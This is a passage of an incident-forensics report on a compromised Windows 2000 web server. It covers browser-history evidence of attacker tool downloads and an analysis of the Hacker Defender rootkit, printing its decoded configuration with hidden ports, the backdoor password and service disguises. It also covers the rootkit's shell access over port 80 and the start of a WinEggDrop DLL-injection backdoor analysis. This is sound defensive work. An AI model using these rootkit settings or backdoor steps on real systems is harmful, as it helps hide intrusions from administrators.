2004/5/17 22:10:54 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe
2004/5/17 22:10:52 TsInternetUser@file:///C:/WINNT/system32/drivers/help/getos.exe
2004/5/17 22:10:22 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe
2004/5/17 22:10:20 TsInternetUser@file:///C:/WINNT/system32/drivers/help/FTPScan.exe
2004/5/17 22:09:40 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ms04011.exe
2004/5/17 22:09:40 TsInternetUser@file:///C:/WINNT/system32/drivers/help/ms04011.exe
2004/5/17 22:09:12 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
2004/5/17 22:08:12 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
2004/5/17 22:08:02 TsInternetUser@file:///C:/WINNT/system32/drivers/help/mdtm2.exe
2004/5/17 22:05:42 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
2004/5/17 22:05:40 TsInternetUser@file:///C:/WINNT/system32/drivers/help/dsscan.exe
2004/5/17 22:05:16 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
2004/5/17 22:04:52 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
2004/5/17 22:04:52 TsInternetUser@file:///C:/WINNT/system32/drivers/help/pw4.exe
2004/5/17 22:04:34 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
2004/5/17 22:04:08 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl
2004/5/17 22:01:40 TsInternetUser@http://140.DDD.EEE.FFF
2004/5/17 22:01:40 TsInternetUser@Host:140.DDD.EEE.FFF
2004/5/17 22:01:28 TsInternetUser@http://www.google.com.tw

2004/5/17 22:01:28 TsInternetUser@Host://www.google.com.tw

Table 2-26 History records of the TsInternetUser on May 17, 2004

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\MSHist012004051720040527\index.dat
2004/5/26 23:36:26 TsInternetUser@file:///C:/stopftp.vbx
2004/5/26 23:24:34 TsInternetUser@file:///C:/Intpub/wwwroot/tw/image/1.txt
2004/5/26 23:17:08 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
2004/5/26 22:55:00 TsInternetUser@file:///C:/WINNT/system32/msserver.ini
2004/5/26 22:53:30 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
2004/5/26 22:53:28 TsInternetUser@file:///C:/WINNT/system32/msserver.exe
2004/5/26 22:51:38 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
2004/5/26 22:51:38 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
2004/5/26 17:10:18 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
2004/5/26 17:09:58 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
2004/5/26 17:09:52 TsInternetUser@file:///C:/WINNT/system32/internets.exe
2004/5/26 17:03:00 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
2004/5/26 17:02:50 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
2004/5/26 17:02:50 TsInternetUser@Host:140.DDD.EEE.FFF

Table 2-27 History records of the TsInternetUser on May 26, 2004

5.4 Cookies analysis

The “Internet Explorer History Viewer” can also be used to read Cookie records. According to these records, I can realize when the hacker(s) logged on or controlled the this server and when the hacker(s) surfed the Internet by

using the Internet Explorer. This is also a good source to provide useful information to do the timeline analysis.

Source File Name: C:\ Documents and Settings\TsInternetUser\Cookies\index.dat	
2004/5/17 22:01:26	Cookie:tsinternetuser@google.com.tw/
2004/5/17 22:01:24	Cookie:tsinternetuser@google.com/
2004/5/17 15:53:44	Cookie:tsinternetuser@msn.com/
2004/5/17 15:53:44	Cookie:tsinternetuser@msn.com.tw/
2004/5/17 15:53:42	Cookie:tsinternetuser@www.msn.com.tw/

Table 2-28 Cookies of the TsInternetUser

5.5 Analyze the recently used files of users

By observing the "\Documents and Settings\{UserName}\Recent" subdirectory, I can realize when and what files were used by a user. Further, it is also an important hint to tell us what the hacker(s) had once done.

Source Directory: C:\Documents and Settings\Administrator\Recent
2004/6/8 08:55 234.exe.lnk Target:C:\Documents and Settings\Administrator__\234.exe
2004/6/8 09:08 gooltel.exe.lnk Target:C:\WINNT\system32\drivers\help\gooltel.exe
2004/6/8 09:08 help.lnk Target:C:\WINNT\system32\drivers\help

Table 2-29 Recently used files of the Administrator

Source Directory: C:\Documents and Settings\TsInternetUser\Recent
2004/5/26 22:53 msserver.exe.lnk Target:C:\WINNT\system32\msserver.exe
2004/5/26 22:55 msserver (2).ini.lnk Target:C:\WINNT\system32\msserver.ini

Table 2-30 Recently used files of the TsInternetUser

5.6 Temporary Internet files analysis

When a user surfs the Internet, some temporary files will be remained in the "\Documents and Settings\{UserName}\Local Settings\Temporary Internet Files" subdirectory. Files located in this subdirectory can disclosure the information about what the user had once viewed/downloaded from the Internet by using the Internet Explorer.

Therefore, efforts were made to find out some clues from the “Temporary Internet Files” subdirectory. However, those temporary files of the Administrator seem to have been cleared, and I can only collect some temporary files and an “index.dat”, which can be read by using the “Internet Explorer History Viewer,” from the ”Temporary Internet Files” of the TsInternetUser as shown from Table 2-31 to Table 2-34.

Source File Name: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\index.dat
2004/5/26 23:16:58 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd 2004/5/26 22:51:38 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe 2004/5/26 22:51:20 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123

Table 2-31 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\89UZ49EV
2004/5/26 22:51:13 123[1].exe

Table 2-32 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23
2004/5/26 23:16:57 iis[1].exedd

Table 2-33 Temporary Internet files of the TsInternetUser

Source Directory: C:\ Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\CPINWPUZ
2004/5/26 22:50:19 123[1]

Table 2-34 Temporary Internet files of the TsInternetUser

5.7. Analyze unknown files

Based on the previous analysis, I found that some suspicious files were

located at the “C:\Documents and Settings\{UserName}\Local Settings\Temporary Internet Files”, “C:\WINNT\system32” and “C:\WINNT\system32\drivers\help” subdirectories. These suspicious files included two backdoors, one root kit, some hacker tools and some text files. Besides, to evade the detection, most of these binary files were packed by different kinds of packer such as UPX and PE Pack, etc. In this section, I will discuss how I analyzed the “Hacker Defender” and the “WinEggDrop Shell” within the Windows 2000 forensic environment. Finally, I will provide some tables, Table 2-43 to Table 2-47, to summarize the information I have found from these unknown files.

5.7.1 Hacker Defender

Based on the previous analysis in Table 2-20, I noticed that there were some suspicious files, “msserver.exe” and “msserver.ini”, which were located at “C:\WINNT\system32.” The “msserver.ini” was a text file and its contents were shown in Table 2-35, which seems had been encoded by some way that I fail to understand now.

```
[H<<<idden T>>a/”ble]
>ms"ser><v"*
n<>t"k//er"ne>l*
p<m>s"v>c*


"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
ms<s>e<r>:v<*
<nt>k"er\\<n"e>l//*"
\\\\\
/[/H/idd\en Ser:vi"ces]
m/"sse\:rv*
p////><ms\:"vc*
W///indo\\\ws Kernel Ser\\\::vice*
r_s>e<r>v>er*
       /
:\\\[Hi:dden R/">>egKeys]
m>ss"er\\ver
LE"GA>CY_MS<S:ER\\\\V"ER
||\\mss"er///v:er"d<>r"v
L|EG"A<CY_"MSS"E:RV>ERD"RV>
///p\\"ms<v>cs
<LE"GA///CY_PM"\\SVC>S
Win:dows\\ Kernel Servi///<>ce
LE:G\\\ACY_WINDO<>WS_//KERNEL_SERVI<>CE
          /
\"[Hid:den\> :RegValues]"""
           ////
:[St/\artup\ Run/]

":[\Fr<ee>> S:"<pa>ce]

"[>H<i>d"d:en<>\ P/:or:t<s"]\:
TCP:1023
TCP:1142
TCP:2225

""\\[//Se:t/tin/:\gs]  /
P:a<>s||:s\\w\or//d=goodidea
"Ba://ckd:"o<or>"Shell=msserv?.exe
```

```
"Fil:eMa//ppin\gN/ame"=_.-=[MSserver Map]=-._
"Serv:ice<Na>"me=msserver
>Se|rvi:ceDisp<://la"yName=Microsoft Internet Service
Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
Dri<ve\rN:ame"//=msserverdrv
D:riv>erF"il||eNam/e=msserverdrv.sys

\\[//Co:m"me"nts]<<<<
```

Table 2-35 The msserver.ini

Then, I used the “PEiDentifier” to detect if the ”msserver.exe” was packed by any packer. As shown in Figure 2-5, I realized this binary was packed by the “PE Pack 1.0” and then the “pe-scan” was used to unpack the “PE Pack 1.0” as shown in Figure 2-6.




Figure 2-5 A screenshot of the PEiDentifier




Figure 2-6 A screenshot of the pe-scan

After unpacking, the strings analysis was to be started. I used the “Bintext” to extract strings of this program. Full strings are listed in Appendix 2-A and some parts of interesting strings are listed in the following table:

```
……
00003004   00403004     0   SOFTWARE\Borland\Delphi\RTL
……
0000B0EC   0040B0EC     0   \\.\mailslot\hxdef-rk084s
0000B3C4   0040B3C4     0   |<>:\"
0000C590   0040C590     0   [HIDDEN TABLE]
0000C5A8   0040C5A8     0   [ROOT PROCESSES]
```

```
0000C5C4   0040C5C4     0   [HIDDEN SERVICES]
0000C5E0   0040C5E0     0   [HIDDEN REGKEYS]
0000C5FC   0040C5FC     0   [HIDDEN REGVALUES]
0000C618   0040C618     0   [FREE SPACE]
0000C658   0040C658     0   [HIDDEN PORTS]
0000C69C   0040C69C     0   [SETTINGS]
0000C6BC   0040C6BC     0   PASSWORD
……
000870FE   004870FE     0   hxdef084
……
00088732   00488732     0   - (C) Copyright 1998 by ANAKiN
00006CC4   00406CC4     0   p\??\HxDefDriver
00006D04   00406D04     0   "COMSPEC
000870C8   004870C8     0   PACKAGEINFO
000877BA   004877BA     0   \DosDevices\HxDefDriver
00087818   00487818     0   \Device\HxDefDriver
00087840   00487840     0   \DosDevices\HxDefDriver
……
```

Table 2-36 Parts of interesting sings of the “msserver.exe”

According to Table 2-36, I knew that this program was possibly written in Delphi and I noticed a keyword “hxdef084,” which might be a clue of the name of this program. Therefore, I tried to use this key word to search in Google and a reference “http://www.cnhonker.com/index.php?module=tools&act=view&type=3&id=62” was found. And, the “hxdef084.zip”, “Hacker Defender v0.84” root kit, was downloaded from this web page. There was a readme file in this zip file to describe the function of this root kit as shown in Appendix 2-B. After reading this readme, I knew an .ini file can be specified as a configuration when running the “Hacker Defender.” This .ini file contained night parts: [Hidden Table], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings]. Besides, extra characters: |, <, >, :, \, / and " could be ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Now, I realize how to decode the “msserver.ini” file and the “decoded msserver.ini” is shown in Table 2-37, which specifies the root kit to hide files and process those with names beginning with “msserv”, “ntkernel” or “pmsvc.” And, the password of this root kit was “goodidea.” So far, I understand why I could find some suspicious sub-keys and services about the “msserver” service in the Hive file, as shown in Table 2-20, but I could not gather any run-time information about these by using the “psservice.exe.” That is because the “Hacker Defender” had hidden all those files, processes, sub-keys and services.

```
[Hidden Table]
msserv*
ntkernel*
pmsvc*


[Root Processes]
msserv*
ntkernel*
```

```
[Hidden Services]
msserv*
pmsvc*
Windows Kernel Service*
r_server*

[Hidden RegKeys]
msserver
LEGACY_MSSERVER
msserverdrv
LEGACY_MSSERVERDRV
pmsvcs
LEGACY_PMSVCS
Windows Kernel Service
LEGACY_WINDOWS_KERNEL_SERVICE

[Hidden RegValues]

[Startup Run]

[Free Space]

[Hidden Ports]
TCP:1023
TCP:1142
TCP:2225

[Settings]
Password=goodidea
BackdoorShell=msserv?.exe
FileMappingName=_.-=[MSserver Map]=-._
ServiceName=msserver
ServiceDisplayName=Microsoft Internet Service
ServiceDescription=Microsoft Internet Security Service
DriverName=msserverdrv
DriverFileName=msserverdrv.sys

[Comments]
```

Table 2-37 Decoded msserver.ini

For further analysis, I copied the “msserver.exe” and “msserver.ini” to Windows 2000 forensic environment and put them to the same path, “C:\WINNT\system32,” as the Web Server. I used the “Regmon”, the “Filemon” and the “TCPView” to observe the behavior of the root kit. After I executed the “msserver.exe”, the “msserver.exe” and the “msserver.ini”, were hidden immediately as described in the readme file.

Full results of the “Filemon” are listed in Appendix 2-C and some interesting ones are shown in Table 2-38. When the “msserver.exe” was executed, it created the “msserverdrv.sys” file and it, furthermore, read the configuration from the “msserver.ini” file.

```
……
137  4:49:18 AM       msserver.exe:904       OPEN       C:\WINNT\msserverdrv.sys
     SUCCESS       Options: Open  Access: All
138  4:49:18 AM       msserver.exe:904       SET INFORMATION
     C:\WINNT\msserverdrv.sys       SUCCESS       FileBasicInformation
```

139	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
140	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys
	SUCCESS	Options: Open Access: All		
141	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys
	SUCCESS			
142	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
143	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys
	SUCCESS	Options: OverwriteIf Access: All		
144	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys
	SUCCESS	Offset: 0 Length: 3342		
145	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
146	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys
	SUCCESS	Options: Open Access: All		
147	4:49:18 AM	msserver.exe:904	SET INFORMATION	
	C:\WINNT\msserverdrv.sys	SUCCESS	FileBasicInformation	
148	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
149	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserverdrv.sys
	SUCCESS	Options: Open Access: All		
150	4:49:18 AM	msserver.exe:904	DELETE	C:\WINNT\msserverdrv.sys
	SUCCESS			
151	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
152	4:49:18 AM	msserver.exe:904	CREATE	C:\WINNT\msserverdrv.sys
	SUCCESS	Options: OverwriteIf Access: All		
153	4:49:18 AM	msserver.exe:904	WRITE	C:\WINNT\msserverdrv.sys
	SUCCESS	Offset: 0 Length: 3342		
154	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserverdrv.sys
	SUCCESS			
155	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\ SUCCESS
	Options: Open Directory Access: All			
156	4:49:18 AM	msserver.exe:904	DIRECTORY	C:\WINNT\ SUCCESS
	FileBothDirectoryInformation: msserver.ini			
157	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\ SUCCESS
158	4:49:18 AM	msserver.exe:904	OPEN	C:\WINNT\msserver.ini
	SUCCESS	Options: Open Access: All		
159	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini
	SUCCESS	Offset: 0 Length: 128		
160	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini
	SUCCESS	Offset: 128 Length: 128		
161	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini
	SUCCESS	Offset: 256 Length: 128		
162	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini
	SUCCESS	Offset: 384 Length: 128		
163	4:49:18 AM	msserver.exe:904	READ	C:\WINNT\msserver.ini
	SUCCESS	Offset: 512 Length: 128		
164	4:49:18 AM	msserver.exe:904	CLOSE	C:\WINNT\msserver.ini
	SUCCESS			

Table 2-38 Parts of interesting results of the “Filemon”

Full results of the “Regmon” are listed in Appendix 2-D and some interesting ones are as shown in Table 2-39. When the “msserver.exe” was executed, it created and set value to the “HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\msserver”,

“HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\msserver” and “HKLM\System\CurrentControlSet\Services\msserver\ ImagePath” which are the same as what I have found from the “C:\WINNT\system32\config\system” of the Web Server, as shown in Table 2-20. That is evidence that the “Hacker Defender” had been set up on the Web Server.

```
……
65  5.61568300      msserver.exe:1272   CreateKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal\msserver
    SUCCESS     Key: 0xE21C8640
66  5.61627609      msserver.exe:1272   SetValue
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal\msserver\(Default)
    SUCCESS     "Service"
67  5.61759525      msserver.exe:1272   CreateKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network\msserver
    SUCCESS     Key: 0xE21E6DC0
68  5.61773549      msserver.exe:1272   SetValue
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network\msserver\(Default)
    SUCCESS     "Service"
69  5.61778327      msserver.exe:1272   CloseKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal     SUCCESS     Key:
0xE1EEA840
70  5.61781651      msserver.exe:1272   CloseKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network     SUCCESS     Key:
0xE22529C0
71  5.61784668      msserver.exe:1272   CloseKey
    HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\  SUCCESS     Key:
0xE202B3A0
72  5.61950974      SERVICES.EXE:236    SetValue
    HKLM\System\CurrentControlSet\Services\msserver\ImagePath   SUCCESS
    "C:\WINNT\msserver.exe"
……
```

Table 2-39 Parts of interesting results of the “Regmon”

Furthermore, I found a client program, “bdcli084.exe”, of the “Hacker Defender” in the “hxdef084.zip” file. When the client program was executed, the IP address, the port number and the password were required. By using the password “goodidea”, I could connect to the victim host and get a command line shell successfully as shown in Figure 2-7. The hacker(s) could, within my understanding, also connect to the Web Server by this way. Note that port 80 of the Windows 2000 VMware machine runs the IIS Web service. Taking advantage of the API hook technology, the “Hacker Defender” can use the same port of the Web service. If I connect to the port by using a browser, I will see the normal web page. But, if I use this client program to connect to port 80, I will get a command line shell. This feature increases the degree of difficulty to discover the “Hacker Defender” root kit by the Web administrators.




Figure 2-7 A screenshot of bdcli084.exe

5.7.2 WinEggDrop Shell

In order to determine whether the "C:\WINNT\system32\pmsvc.exe" was packed by any packer, I used the "PEiDentifier" to detect it. But, the "PEiDentifier" showed "nothing detected" which means either the "pmsvc.exe" was not packed by any packer or the "PEiDentiifer" could not recognize it. After observing the "pmsvc.exe" by using the "UltraEdit-32", I realized that "winpm.dll" was needed when running this program and I doubted that the "pmsvc.exe" was packed by some packer that the "PEiDentifier" could not recognize. Right after that, I used the same process to check the "winpm.dll" by using the "PEiDentifier" and the results also showed that "nothing detected." Even after I observed this file by using the "UltraEdit-32", I still had a doubt that the "winpm.dll" might also have been packed by some packer. For this reason, I didn't do strings analysis right then. Instead, I tried to copy the "pmsvc.exe" and "winpm.dll" to the Windows 2000 forensic environment. Those files were put in the same path as the Web Server. First of all, I used the "Regmon", the "Filemon" and the "TCPView" to observe the behavior of this program. Then, I executed the "pmsvc.exe" as shown in Figure 2-8. The results of the execution showed me how to start the service and that the "pmsvc.exe" was a DLL injector. Next, I executed the "pmsvc.exe" with the following instruction as shown in the Figure 2-9.

C:\WINNT\system32>pmsvc.exe –Run

After the "pmsvc.exe" was executed, I noticed that the running process "LSASS.exe" added a new listening port, 1023, as shown in Figure 2-10. That was a hint to remind me a DLL backdoor might have been injected into the running process, "LSASS.exe."




Figure 2-8 A screenshot of pmsvc.exe

Figure 2-9 Set up the WinEggDrop Shell




Figure 2-10 A screenshot of TCPView

Full results of the “Filemon” are listed in Appendix 2-E and some interesting ones are shown in Table 2-40. When the “pmsvc.exe” was executed, it read 411 Bytes at the offset 8704 of itself. By using the “UltraEdit-32”, I realized that block of data was the configuration of the backdoor, as shown in Figure 2-11, which indicated what dll file was about to be injected. I think that means the “pmsvc.exe” was about to load the “winpm.dll” into the memory. After that, a copy of “pmsvc.exe” was created and named as “TInject.Dll.”

```
……
70   3:39:03 AM      pmsvc.exe:812  OPEN      C:\WINNT\system32\pmsvc.exe
     SUCCESS         Options: Open  Access: All
71   3:39:03 AM      pmsvc.exe:812  QUERY INFORMATION
     C:\WINNT\system32\pmsvc.exe  SUCCESS        Length: 9115
72   3:39:03 AM      pmsvc.exe:812  READ      C:\WINNT\system32\pmsvc.exe
     SUCCESS         Offset: 8704 Length: 411
73   3:39:03 AM      pmsvc.exe:812  CLOSE     C:\WINNT\system32\pmsvc.exe
     SUCCESS
74   3:39:03 AM      pmsvc.exe:748  CLOSE     C:\WINNT\system32  SUCCESS

75   3:39:03 AM      pmsvc.exe:812  OPEN      C:\WINNT\system32\pmsvc.exe
     SUCCESS         Options: Open Sequential  Access: All
76   3:39:03 AM      pmsvc.exe:812  QUERY INFORMATION
     C:\WINNT\system32\pmsvc.exe  SUCCESS        Length: 9115
77   3:39:03 AM      pmsvc.exe:812  QUERY INFORMATION
     C:\WINNT\system32\pmsvc.exe  SUCCESS        Attributes: A
78   3:39:03 AM      pmsvc.exe:812  QUERY INFORMATION
     C:\WINNT\system32\pmsvc.exe  SUCCESS        Attributes: A
79   3:39:03 AM      pmsvc.exe:812  CREATE    C:\WINNT\system32\TInject.Dll
     SUCCESS         Options: Create Sequential  Access: All
80   3:39:03 AM      pmsvc.exe:812  SET INFORMATION  C:\WINNT\system32\TInject.Dll
     SUCCESS         Length: 9115
81   3:39:03 AM      pmsvc.exe:812  QUERY INFORMATION
     C:\WINNT\system32\pmsvc.exe  SUCCESS        Length: 9115
82   3:39:03 AM      pmsvc.exe:812  WRITE     C:\WINNT\system32\TInject.Dll
     SUCCESS         Offset: 0 Length: 9115
83   3:39:03 AM      pmsvc.exe:812  SET INFORMATION  C:\WINNT\system32\TInject.Dll
     SUCCESS         FileBasicInformation
